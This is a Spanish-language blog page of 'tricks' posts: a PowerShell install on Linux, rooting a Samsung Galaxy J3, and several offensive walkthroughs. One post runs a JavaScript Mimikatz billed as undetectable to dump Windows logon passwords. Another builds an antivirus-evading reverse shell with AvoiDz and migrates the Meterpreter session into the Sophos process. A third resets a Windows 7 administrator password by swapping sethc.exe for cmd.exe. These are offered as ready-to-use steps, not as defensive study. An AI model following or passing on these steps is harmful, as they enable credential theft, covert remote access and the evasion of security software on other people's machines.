Mostrando entradas con la etiqueta trucos. Mostrar todas las entradas

viernes, 18 de enero de 2019

Instalar PowerShell en Linux


Vamos a instalar PowerShell Core en Linux, esto fué probado en un Debian 9

Primero descargamos el tar.gz:
root@debian:~# curl -L -o /tmp/powershell.tar.gz https://github.com/PowerShell/PowerShell/releases/download/v6.1.0/powershell-6.1.0-linux-x64.tar.gz

Creamos la carpeta donde lo almacenaremos:
root@debian:~# mkdir -p /opt/microsoft/powershell/6.1.0

Descomprimimos:
root@debian:~# tar zxf /tmp/powershell.tar.gz -C /opt/microsoft/powershell/6.1.0

Damos permisos de ejecución:
root@debian:~# chmod +x /opt/microsoft/powershell/6.1.0/pwsh

Creamos en enlace simbólico:
root@debian:~# ln -s /opt/microsoft/powershell/6.1.0/pwsh /usr/bin/pwsh

FUENTE: https://docs.microsoft.com/en-us/powershell/scripting/install/installing-powershell-core-on-linux?view=powershell-6

lunes, 14 de agosto de 2017

Mimikatz Indetectable

Leí por ahí lo fácil que era usar Mimikatz, pero era detectado por cualquier antivirus. Buscando un poco me topé con que hay una versión en Java Script que es indetectable. 

Descargamos el katz.js del siguiente enlace:
https://gist.github.com/subTee/b30e0bcc7645c790fcd993cfd0ad622f/archive/2adcc9d2570b4367c6cc405e5a5969863d04fc9b.zip

Lo ejecutamos simplemente con el siguiente comando y esperamos unos minutos:

c:\> cscript katz.js



Finalmente ejecutamos estos dos comandos:

privilege::debug
sekurlsa::logonpasswords

Y obtendremos los usuarios, el dominio y sus contraseñas:


FUENTE: https://github.com/gentilkiwi/mimikatz

domingo, 16 de julio de 2017

Reverse Shell Indetectable por Sophos con AvoiDz

En la versión de Kali que fue probado:


El windows que fue "Atacado" es: 


Descargamos el AvoiDz de gitHub:

cd Desktop/
git clone https://github.com/M4sc3r4n0/avoidz.git
cd avoidz
chmod +x setup.sh
./setup.sh


Verifica las dependencias, las que no tenga las instala:


Ejecutamos sin parametros para ver las opciones:

./avoidz.rb


Ejecutamos lo siguiente especificando la ip en el valor -h esperamos que genere el payload y al final le damos si con la opción Y como muestra la imagen. Tener en cuenta que esto sí o si hay que ejecutarlo desde el entorno gráfico, ya que si lo ejecutamos por ssh no funcionará.

./avoidz.rb -h 'ifconfig eth0 | grep inet | awk {'print $2'}' -f py


Se abre automáticamente la siguiente ventana al darle Y en la pantalla anterior:


El py.exe generado lo copiamos al windows mediante winSCP ó cualquier otro programa para pasar archivos de linux a linux.


Vemos que al ejecutar el py.exe en el windows no lo detecta como virus el antivirus. En el kali vemos que abre la conexión, vemos en la siguiente imagen, ejecutamos los siguientes comandos para ver las sesiones y conectarnos:

sessions
session 1


Ejecutamos sysinfo desde el meterpreter y vemos que estamos conectado al windows:

sysinfo


Vemos los procesos corriendo en el windows:

ps


Vemos el pid del Sophos en la primer columna 5824:


Para migrar el proceso del shell reverso que vemos como PowerShell lo migraremos al PID del sophos:

migrate 5824


También vemos de escanearlo con el antivirus:


No detecta ningún virus:


La versión es la del 2017 actualizada al día de hoy:


domingo, 25 de junio de 2017

Rootear Samsung Galaxy J3

Fue probado en el siguiente equipo:

Dispositivo: Samsung Galaxy J3 (2016)
Número de Modelo: SM-J320M
Versión de Android: 5.1.1


Comenzamos con el instructivo:

Vamos a "Ajustes" del teléfono => "Acerca del dispositivo" => "Info. Software" => Hacemos 3 clicks sobre "Número de compilación" y se activará modo de desarrollador.

Volvemos a "Ajustes" => "Opciones de desarrollador" y activamos => Habilitamos "Depuración de USB"


También el "Desbloqueo OEM"


Descargamos el SuperSU: SR3-SuperSU-v2.79-SR3-20170114223742.zip del siguiente enlace:


Conectamos el USB al celular y a la computadora y copiamos el archivo descargado previamente en la targeta externa dentro de una carpeta Download, sino existe la creamos:


Descargamos odin3_v3.12.5 y el TWRP_3.0.2-0_SM-J320F.tar.md5 respectivamente de los siguientes links:


Ejecutar el odin, hacer click en "Options" y destildar las opciones "Auto Reboot" y "F. Reset Time"


Hacer click en AP y nos abrirá una ventana en la cual le indicamos la ruta de: TWRP_3.0.2-0_SM-J320F.tar.md5


Desconectamos el teléfono del cable USB y lo apagamos.


Con el celular apagado -> presionamos las teclas de: "Home"+"Encendido"+"Bajar Volumen"

Cuando aparece la siguiente imagen damos "Subir Volumen":


Conectamos el celular al USB conectado a la computadora.

Vemos el odin la solapa Log que figura que fue detectado y damos click en "Start" y vemos también en el celular carga una barra:


Aparece que todos los hilos fueron completos y aparece PASS:


Desconectamos el cable y sacamos la batería para apagarlo.

Volvemos a ponerle la batería y presionamos las teclas juntas para encenderlo: "Home"+"Subir Volumen"+"Encendido"

Aparece el celular iniciando con un mensajito verde arriba a la izquierda y luego carga un menú en russo, no asustarse, clickear el botón gris de abajo a la izquierda:


Seleccionamos instalar como indica la imagen arriba a la izquierda:


Buscamos donde subimos el archivo en la tarjeta de memoria tocando el botón gris de abajo a la izquierda:


Elegimos Micro SDCard:


Vamos a la carpeta Download:


Seleccionamos el archivo SR3-SuperSU ...


Desplazamos la barra naranja de abajo a la derecha:


Y esperamos que aparezca rotoBo que indica que finalizó:


Volvemos atrás con el triángulo que indica a la izquierda < dos veces hasta volver al menú con los botones y tocamos el botón de reinicio de abajo a la derecha:


El sistema -> Tecla de arriba a la izquierda:


Si aparece instalar SU le damos que no, a mi particularmente no me apareció.


Esperamos que reinicie y debe aparecer "Iniciando Android ..." "Abriendo aplicaciones" Tarda varios minutos:


Descargamos y ejecutamos del play store el SuperSU y creamos un nuevo usuario.

       KNOX => Aceptar

Después instalamos el "Root checker" también del play store para ver que realmente tenemos permisos de root:


FUENTE

martes, 14 de marzo de 2017

Restablecer contraseña de Administrador de Windows 7 con Clonezilla


Reiniciamos la Pc con el pendrive del clonezilla conectado y seleccionamos que bootee desde usb:


Seleccionamos la opción por defecto:


Elegimos el lenguaje deseado:


No tocar el keymap:


Ingresamos en la linea de comandos:


Ejecutamos lo siguiente para loguearnos como root:

$ sudo su - root


Vemos con fdisk en que partición tenemos instalado windows, yo ya conozco que estaba en la partición de 454Gb, pero podemos probar montar una por una para ver donde está realmente:

# fdisk -l |grep NTFS


Montamos la partición en /mnt con:

# mount /dev/sda3 /mnt/

Y luego ingresamos en el directorio System32:

# cd /mnt/Windows/System32/


Hacemos una copia del sethc.exe original para no perderlo:

# cp -pf sethc.exe sethc.exe.orig

Y luego lo pisamos con el cmd.exe:

# cp -pf cmd.exe sethc.exe 

Finalmente reiniciamos el sistema y dejamos que inicie con el windows nuevamente:

# reboot 


Una vez que nos pide login de windows, sin loguearnos tocamos varias veces la tecla SHIFT hasta que aparezca la ventana de CMD:


Tipeamos en la ventana negra los siguiente:

C:\Windows\System32> control userpasswords2

Seleccionamos el usuario administrador y restablecemos la clave:


Ya podemos ingresar al windows con el usuario administrador local.